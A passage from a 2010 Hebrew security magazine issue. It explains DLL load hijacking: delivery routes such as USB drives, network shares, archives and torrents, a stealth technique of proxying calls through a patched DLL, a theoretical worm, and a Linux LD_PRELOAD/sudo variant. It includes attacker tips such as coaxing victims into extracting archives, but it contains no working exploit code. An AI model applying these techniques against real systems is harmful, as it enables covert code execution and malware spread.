C:\webserver\www\public_html\> C:\php\php.exe x.php
```

במידה והתוכנית php.exe משתמשת בפונקציה LoadLibrary ללא ציון נתיב מלא – המשמעות היא אפשרות להריץ קוד מרחוק.

מתודות הפצה

- בחלק זה אסקור כמה מהדרכים הסבירות שבהם יוכל תוקף פוטנציאלי להשתמש על מנת לנצל חולשה זו.Disk-on-Key, CD-ROM, כוננים ניידים – כולם דורשים גישה פיזית. אני לא רואה צורך לפרט, רק אציין שההתקפה תעבוד גם אם קובץ ה- DLL הינו מוסתר.
- SMB \כונני רשת \ WebDAV – גם כאן ניתן להסתיר את הקובץ.
- ארכיונים (RAR \ ZIP) – מעט בעייתי, אם המשתמש יפעיל את הקובץ מתוך הארכיון ולא יחלץ אותו למיקום חיצוני, רוב תוכנות ה-Archiving לא יחלצו גם את ה-DLL ולכן ההתקפה לא תעבוד. כלומר, כדאי לתת לקורבן סיבה טובה לחלץ את הארכיון למיקום חיצוני – יתכן שכמות גדולה של קבצים אשר ממוקמים בתיקיות נפרדות תגרום לו לעשות זאת.
- טורנטים (Torrents) – טורנטים נראים כאילו הומצאו בשביל ההתקפה הזאת. התיקייה מועברת בשלמותה למחשב של הקורבן – 500 קבצי MP3, קובץ DLL נגוע אחד, והמשתמש כנראה מודבק. עם זאת, לא ניתן להסתיר את קובץ ה-DLL.

Stealth

ניתן להשיג עותק של ה-DLL המקורי ולבצע עליו Patch באופן שהקריאות לפונקציות יעברו דרך איזושהי פונקציית שער (Proxy) – באופן זה, הקוד הזדוני ירוץ ועם זאת מהלך התוכנית ישמר כרגיל.

תולעת DLL Load Hijacking

תיאורטית, ניתן לכתוב תולעת אשר תעביר את עצמה בין מחשבים באמצעות החולשה הזו. ניתן ליצור מסד נתונים של כל ה-DLL-ים הנפוצים והפונקציות בהם משתמשים, ולאסוף את כל הפונקציות לתוך DLL אחד. כאשר ישנה התנגשות בין שמות של פונקציות ב-DLL-ים שונים, ניתן לכתוב קוד שיזהה את תהליך האב וידע להפנות לפונקציה המתאימה. ישנו בסיס סביר לומר שבחודשים הקרובים נראה את החולשה הזו משולבת במנגנון הפצה של אחד מה-Botnets הנפוצים, כגון Zeus.

השוואה מול Local File Buffer Overflow

DLL Load Hijacking ו-Local File Buffer Overflow (גלישת חוצץ מקומית בקובץ) הן חולשות שחולקות כמה מאפיינים - שתיהן חולשות שניתנות לניצול באופן מקומי, שתיהן קשורות להתנהגות של תוכנית בעת פתיחת קובץ ושתיהן גורמות להרצת קוד.

לכן, מצאתי לנכון לערוך ביניהן השוואה קטנה.

	Local Buffer Overflow	DLL Load Hijacking
תפוצה בתוכנות מוכרות:	נמוכה	גבוהה
דורשת אינטראקציית משתמש:	בדרך כלל	בדרך כלל
אפשרות תמיכה בכמה אפליקציות בו זמנית:	נמוך \ לא קיים	תמיד
דורשת קבצים חיצוניים:	לא	כן
אמצעי התגוננות:	ASLR, Hardwre / Software DEP, Stack Cookies, SafeSEH, SEHOP, טכניקות לזיהוי Shellcode	כלי של MS שיכול לדפוק את ריצת התוכנית
צורך לנחש או להניח מראש	לעיתים קרובות (Return	רק את העובדה שאחד ה-

נתונים מסוימים:	Image Base ,Address (Address ועוד כתובות)	DLL-ים לא נמצא במחשבו של הקורבן
ניצול על גבי סביבות וירטואליות \ שפות מתפרשות:	לא, למעט מקרים נדירים	כן
נצילה בכל הגירסאות של מערכת ההפעלה:	לעיתים רחוקות	כן

מהסתכלות קצרה על נתוני הטבלה ניתן להסיק שעבור מפיצי ה-Malware, DLL Load Hijacking לוקח ובגדול.

"Linux "DLL Hijacking (תודה ל-cp77fk4r)

בעקבות כל הבאזז המטורף מסביב לחולשה, חוקרי אבטחה שונים החלו לפתח את החולשה וליישמה במערכות נוספות, דוגמה טובה לכך ניתן למצוא בבלוג של חוקר האבטחה הבריטי, Tim Brown, תחת הפוסט "Exploiting the Linux linker" שפורסם ב-24 לאוגוסט, ובמקביל גם ב-full-disclosure וב-bugtraq (תחת הכותרת "DLL hijacking on Linux").

כמובן שאין לנו קבצי DLL במערכות לינוקס והכותרת היא מעין בדיחה, אך הרעיון בניצול החולשה תחת המערכות השונות הוא זהה כמעט לחלוטין. כך, שימוש ב-Linux dynamic linker תוך כדי טעינה של קבצים באופן יחסי למקום בו מתבצע הקוד, כדוגמת שימוש במשתני הסביבה (Environment Variables) השונים, כגון "LD_LIBRARY_PATH" ו-"LD_PRELOAD", מבלי לוודא כי הם אכן הוגדרו מראש, יחשוף את הקוד שלנו לחולשה זהה.

החולשה נובעת מכך שבמידה ותוך כדי שימוש ב-Linux dynamic linker מתבצעת הפנייה בעזרת משתנה-סביבה שלא הוגדר, הספריות שנתבקשו להטען יטענו מהתיקייה המקומית (Current Working Directory).

דוגמה נוספת לניצול של החולשה הנ"ל הוא בשימוש של הרצת האפליקציה תחת חשבון של משתמש פשוט בעזרת הפקודה "sudo". כאן החולשה ניתנת לניצול מפני שכאשר משתמשים בפקודה "sudo" היא אינה טוענת את משתני הסביבה של מנהל המערכת אלה מריצה את האפליקציה תחת שימוש של משתני הסביבה שהוגדרו בחשבונו של המשתמש הפשוט- וכך, המשתמש הפשוט יוכל לשנות את ערכי משתני הסביבה אשר נמצאים בשימוש באפליקציה, ובמידה ויבוצע שימוש בפקודת "sudo" מחשבונו- הקוד הזדוני שאליו המשתמש הפשוט הפנה את האפליקציה- יורץ תחת ההרשאות של מנהל המערכת.

מקורות

- המחשב שלי
- http://msdn.microsoft.com/en-us/library/ms682586%28VS.85%29.aspx
- http://msdn.microsoft.com/en-us/library/ms686203%28VS.85%29.aspx
- http://msdn.microsoft.com/en-us/library/ms684175%28VS.85%29.aspx
- http://social.msdn.microsoft.com/forums/en-US/vbgeneral/thread/d67eb400-413a-4b9a-a62b-6adc08ed5b86
- http://support.microsoft.com/kb/2264107/en-us
- http://www.securityfocus.com/archive/1/513316
- http://he.wikipedia.org/wiki/%D7%A1%D7%95%D7%A4%D7%95%D7%A7%D7%9C%D7%A1
- http://he.wikipedia.org/wiki/%D7%90%D7%95%D7%A8%D7%99%D7%A4%D7%99%D7%93%D7%A1
- http://he.wikipedia.org/wiki/Dynamic-Link_Library

הפניות נוספות:

פוסט של HD Moore בנושא:

http://blog.metasploit.com/2010/08/exploiting-dll-hijacking-flaws.html

פוסט של ים מסיקה (yammesicka) בנושא (שני חלקים):

http://www.mesicka.com/dll-hijacking-windows-hd-moore
http://www.mesicka.com/dll-hijacking-is-old/

מאמר של בחור יקר הנמצא תחת הכינוי diwr – "Exploiting dll hijack in real world":

http://www.exploit-db.com/papers/14813/

דברי סיום

בזאת אנחנו סוגרים את הגליון ה-12 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון. אפיק אפילו לא עשה הכנות לחתונה שלו ועשה לילה לבן ביום החתונה כדי שהגליון בזמן!

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 37.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper – צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

הגליון הבא ייצא ביום האחרון של ספטמבר 2010.

אפיק קסטיאל,

ניר אדר,

31.08.2010